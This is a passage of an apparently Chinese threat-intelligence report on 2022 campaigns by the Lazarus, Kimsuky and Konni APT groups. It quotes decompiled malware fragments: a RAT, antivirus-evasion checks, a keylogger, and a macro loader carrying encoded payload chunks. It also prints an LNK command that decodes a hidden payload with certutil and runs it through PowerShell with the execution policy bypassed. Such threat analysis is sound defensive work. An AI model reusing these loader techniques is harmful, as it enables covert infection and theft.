
	2022/12/1 17:34	WPS PDF 文档	774 KB
	2022/12/1 17:34	WPS PDF 文档	1,711 KB
	2022/12/1 17:33	WPS PDF 文档	8,032 KB
	2022/12/1 17:33	WPS PDF 文档	5,941 KB
	2022/12/1 17:33	Microsoft Word 97...	74 KB
	2022/12/1 17:33	WPS PDF 文档	243 KB
	2022/12/1 17:32	WPS PDF 文档	17,249 KB
	2022/12/1 17:31	Microsoft Word 文档	26 KB
	2022/12/1 17:31	Microsoft Word 文档	25 KB
	2022/11/21 10:59	WPS PDF 文档	956 KB
	2022/11/9 14:39	WPS PDF 文档	83 KB
	2022/9/27 15:05	压缩(zipped)文件夹	162 KB
	2022/8/5 15:09	Microsoft Word 文档	15 KB
	2022/8/5 15:09	Microsoft Word 文档	28 KB
	2022/8/5 15:09	Microsoft Word 文档	14 KB
	2022/8/5 15:08	Microsoft Word 文档	17 KB
	2022/8/5 15:08	Microsoft Word 97...	45 KB
	2022/8/5 15:08	Microsoft Word 文档	15 KB
	2022/8/5 15:07	Microsoft Word 97...	30 KB
	2022/8/5 15:06	WPS PDF 文档	6,138 KB
	2022/8/5 15:06	WPS PDF 文档	334 KB
	2022/8/5 15:06	Microsoft Word 文档	5,498 KB
	2022/8/5 15:05	WPS PDF 文档	721 KB
	2022/8/5 15:05	RAR 文件	7,450 KB
	2022/8/5 15:04	压缩(zipped)文件夹	472 KB
	2022/2/24 11:34	Microsoft Word 97...	53 KB
	2022/2/23 18:01	WPS PDF 文档	51 KB
	2022/2/23 17:40	压缩(zipped)文件夹	431 KB
	2022/2/11 14:51	RAR 文件	640 KB
	2022/2/11 14:47	压缩(zipped)文件夹	67 KB
	2022/2/11 14:40	RAR 文件	462 KB
	2022/2/11 14:31	压缩(zipped)文件夹	1,624 KB
	2022/1/21 14:33	Microsoft Word 97...	35 KB
	2022/1/19 16:41	Microsoft Word 文档	14 KB
	2022/1/19 16:19	RAR 文件	2,663 KB

▲ 捕获的部分相关仿冒诱导文档

3-3

东北亚APT组织活动分析

NORTHEAST ASIA



A Lazarus组织

Lazarus 最早的攻击活动可以追溯到 2007 年，属于朝鲜情报机构侦察总局（RGB）第 121 局第 110 号实验室。该组织以政府、国防、外交、研究中心、金融、能源、航空航天、运输、加密货币等为攻击目标，长期对韩国、美国、印度等国家进行渗透攻击。

该组织今年还故技重施，针对工程师发起网络间谍活动，发布虚假招聘信息，试图传播 macOS 恶意软件，该组织常常通过加密货币洗钱从而为朝鲜政府筹集资金，故该组织除了政治类攻击目标外金融类活动也尤为显著。例如今年该组织还通过构造 BloxHolder 虚假加密货币平台，从而诱导用户安装 AppleJeus 恶意软件，此外该组织还提供虚假的高薪工作机会从而针对区块链公司的员工进行社工攻击。

2022 年全年，我们监测到该组织的动作非常明显，创宇 404 高级威胁情报团队全年捕获该组织相关资产数量超过 800 多个。

▲ 2022年Lazarus组织相关资产情况

相关攻击活动

2022年1月

```
v5 = rc4_408EE0(byte_4279C0);                    // All volumes has been dumped to %s
sprintf(v18, v5, &PathName);
sub_404F80(a2, (int)v18);
v6 = rc4_408EE0(byte_4279E8);                    // %s\%s
sprintf(&FileName, v6, &Buffer, &v19);
v7 = rc4_408EE0(byte_4279F4);                    // abcd@123
v23 = sub_411830(&FileName, v7);
sub_4119A0(v23, &PathName, &v19);
sub_411900(v23);
memset(v18, 0, 0x104u);
v8 = rc4_408EE0(byte_427A04);                    // %s has been compressed
```


▲ 捕获到的RAT-1

```
if ( HIWORD(a2) == 1 )
{
  TerminateThread(screen_thread_F6444C, 0);
  dword_F64460 = 0;
  return 1;
}
```


▲ 捕获到的RAT-2

```
  }
  if ( HIWORD(a2) == 2 )
    dwMilliseconds = *(_DWORD *)a1;
}
else
```

▲ 捕获到的RAT-2



▲ 捕获到的RAT-2



▲ 针对洛克希德马丁公司的攻击活动-文档样本

```
MediaSection(1741) =
"f100B23T0P47+HAwtvxh6lo/20HzgV65dTv4TYT2IpIQPMBKQM51U4BHoAL1Nsg8x1Ob/UjhziIoAKnhrD2IS48VyMunC7yz
"
MediaSection(1742) =
"wWWZ2VQ1QQveBtfUVE2xI+0/dRZ17Jo+CPw+Pwk/7B2TbDsLd6EyAIf9AC08fbi1X6mnDIsWvU0ZMawxOzrTo9Bz1KUwz803
"
MediaSection(1743) =
"EQ45hTKvoH5vNyo0inCyP4I3AOEcFQYwgMgGNxrmWoUlDPegLj2Ol19thhT2It1GiQAARABwc+q6kGRiBQCgAAAfPicAGfnP
"
MediaSection(1744) =
"AK8rNbaUAI4AmFp3pxzD1Aj/yeoAfIAAdCGy+LEAlRS7AAAAABDOAADoxJp9fF8t6gCdAIIAOQAAtlQZ8gA9sVQATXQmNA==
"

#End If

Dim NullPtr As LongPtr
Dim NullLong As Long
Dim MediaSectionLen As Long

For idx = 1 To UBound(MediaSection)

If WMCreateBackupRestorer(StrPtr(MediaSection(idx)), Len(MediaSection(idx)), WM_CERTSYNCREAD, 0,
 VarPtr(MediaSectionLen), 0, 0) Then
If MediaSectionLen Then
If WMCreateBackupRestorer(StrPtr(MediaSection(idx)), Len(MediaSection(idx)), WM_CERTSYNCREAD,
WMCreateFileSink, VarPtr(MediaSectionLen), 0, 0) Then
WMCreateFileSink = WMCreateFileSink + MediaSectionLen
End If
End If
End If
```


▲ 针对洛克希德马丁公司的攻击活动-宏代码

```
while ( lstrcmpiW((LPCWSTR)&v11[32], L"avp.exe") )
{
  if ( !lstrcmpiW((LPCWSTR)&v11[32], L"coreServiceShell.exe") || !lstrcmpiW((LPCWSTR)&v11[32], L"uiSeAgnt.exe") )
  {
    v0 = 1;
    goto LABEL_15;
  }
  if ( !lstrcmpiW((LPCWSTR)&v11[32], L"fshoster32.exe") || !lstrcmpiW((LPCWSTR)&v11[32], L"fshoster64.exe") )
  {
    v0 = 3;
    goto LABEL_15;
  }
  if ( !Process32NextW(v4, (LPPROCESSENTRY32W)&v10) )
    goto LABEL_15;
```

▲ 针对洛克希德马丁公司的攻击活动-二阶样本

▲ Operation Dream Job攻击延续活动，针对化学行业

2022年4月




```
Private Declare PtrSafe Function dispCF Lib "OleAut32.dll" _
        Alias "DispCallFunc" (ByVal pvInstance As Long, _
        ByVal oVft As LongPtr, _
        ByVal cc As Long, _
        ByVal vtReturn As Integer, _
        ByVal cActuals As Long, _
        ByVal prgvt As LongPtr, _
        ByVal prgpvarg As LongPtr, _
        ByRef pvargResult As Variant) As Long
```

```
hSnapshot = CreateToolhelp32Snapshot(2u, 0);
v14 = GetCurrentProcessId();
CloseHandle = (void (__stdcall *)(HANDLE))::CloseHandle;
if ( Process32First(hSnapshot, &pe) )
{
  do
  {
    v5 = str_decode_1291000(byte_129F2F0);      // v3l4sp.exe
    if ( !_stricmp(pe.szExeFile, v5) )
    {
      dword_12A1E00 = 2;
    }
    else
    {
      v6 = str_decode_1291000(a6);              // AYAgent.aye
      if ( !_stricmp(pe.szExeFile, v6) )
      {
        dword_12A1E00 = 3;
      }
      else
      {
        v7 = strcmp(pe.szExeFile, a2);
```

▲ 捕获到的新型木马


B Kimsuky组织

Kimsuky 一个被归于东北亚的 APT 组织，其最早于 2012 年开始运营，其目标活动侧重于与朝鲜半岛、核政策和制裁相关的外交政策和国家安全问题，以及各领域专家的个人，智库，韩国政府实体。其攻击方式采用常见的社会工程、鱼叉式网络钓鱼和水坑攻击从而窃取所需信息。

2022 年该组织武器库添加了三种针对 Android 端武器，分别为 FastFire、FastViewer 和 FastSpy。

相较于去年来看 Kimsuky 今年全年攻击频率有所下降。


2022 年全年，我们监测到该组织的筹备动作非常明显，创宇 404 高级威胁情报团队全年捕获该组织相关资产数量超过 800 多个。



▲ 2022年Kimsuky组织相关资产情况

相关攻击活动

年初针对韩国政治外交实体的 GoldDragon 行动，对韩国的媒体和智囊团，攻击链开始发送带有武器化 Word 文档的鱼叉式网络钓鱼电子邮件。最后阶段是窃取信息的 Windows 恶意软件，它能够窃取存储的 Web 浏览器凭据和用户击键。


김정은 집권 10 년 평가와 2022 년 북한정세 전망

김정은 집권 10 년 "정치·군사와 경제의 비대칭적 발전"

김정은은 2011 년 12 월 17 일 김정일이 사망하자 최고사령관을 시작으로 2012 년 제 4 차 당대표자회에서 당 제 1 비서에 추대되면서 3 대 세습을 완성했다. 당시 다수의 전문가가 젊은 김정은체제가 불안정할 것으로 전망하였으나 핵미사일 능력을 고도화하여 북미정상회담을 견인하면서 국제정치에서 북한의 입지를 높였다. 하지만 2019 년 북미 비핵화 협상이 성과 없이 끝나고 2020 년부터 김정은의 중병설, 김여정의 위임통치설과 루데타설 등 김정은체제의 불안정 징후가 재점화되었다.

한국 핵무장 관련 전문가 On-Line 좌담회

2022. 2. 21

좌담회 개요

o 일시 및 장소: 2022.03.09(수), 14:00-16:00 (On-Line 비공개 진행)


o Agenda:

▲ GoldDragon行动相关样本

C Konni组织

Konni 是东北亚半岛地区有代表性的 APT 组织之一，自 2014 年以来一直持续活动，据悉其背后由朝鲜政府提供支持，该组织经常使用鱼叉式网络钓鱼的攻击手法，主要目标为俄罗斯、日本、越南、中国等地区。

2022 年全年，我们监测到该组织的筹备动作并不明显，创宇 404 高级威胁情报团队全年捕获该组织相关资产数量超过 20 个。



▲ Securonix Threat Labs披露的STIFF#BIZON活动的攻击链

相关攻击活动

2022年1月

```
if ( v4 )
{
  v9 = 260;
  v10 = v1;
  do
  {
    *v10++ = 0;
    --v9;
  }
  while ( v9 );
  strcpy(v22, "name=%ls&delete=ok");
  sub_40243A(v1, v22, Buffer);
  v20 = v1;
  v21 = strlen(v1);
  sub_401000(v18, 0);
}
```

```
CreateMutexW(0, 1, Name);
if ( GetLastError() != 183 )
{
  sub_401550();
  wcscpy(Source, L"\\winmsism.exe");
  strcpy((char *)v11, "\\");
  strcpy((char *)&v11[1], "s");
  strcpy((char *)&v11[2], "p");
  strcpy((char *)&v11[3], "p");
  strcpy((char *)&v11[4], "s");
  strcpy((char *)&v11[5], "e");
  wcscpy(v12, L"r.exe");
  sub_402456(Source);
  Sleep(0x5DCu);
  sub_402456(v11);
  Sleep(0x1194u);
  while ( 1 )
  {
    ms_exc.registration.TryLevel = 0;
    sub_4013CB();
    Sleep(0x3A98u);
    ms_exc.registration.TryLevel = -2;
  }
```

▲ 针对俄罗斯外交部 (MID)的攻击活动


```
pcbBuffer = 260;
GetUserNameW(pszAgentW, &pcbBuffer);
GetTempPathW(0x104u, FileName);
wsprintfW(FileName, L"%sLog.%s.bin", FileName, pszAgentW);
if ( hFile != (HANDLE)-1
```

```
if ( *(_DWORD *)this == 8 )
  return sub_401F00(L"[BACKSPACE]", hFile);
if ( v5 == 13 )
  return sub_401F00(L"\r\n", hFile);
if ( v5 == 27 )
  return sub_401F00(L"[ESC]", hFile);
if ( GetKeyState(17) < 0 )
{
  *(_DWORD *)Buffer = 'C\0[';
  v10 = 'R\0T';
  v12 = ' \0+';
  v7 = *this;
  v11 = ' \0L';
  v13 = 'c\0%';                                    // [CTRL+c]
  v14 = ']';
  swprintf_s(Buffer, 0xCu, Buffer, v7);
  v4 = sub_401F00(Buffer, hFile);
```

▲ 捕获到的键盘记录器

2022年7月

```
StringData
{
 namestring: not present
 relativepath: not present
 workingdir: not present
 commandlinearguments: /c findstr /b "dHJ5I" missile.docx >%TMP%\q.txt && cd /d %TMP% && certutil -decode -f q.txt q.ps1 && powershell -nop -ep bypass -f q.ps1 && del /f /q q.*
 iconlocation: .doc
}
```



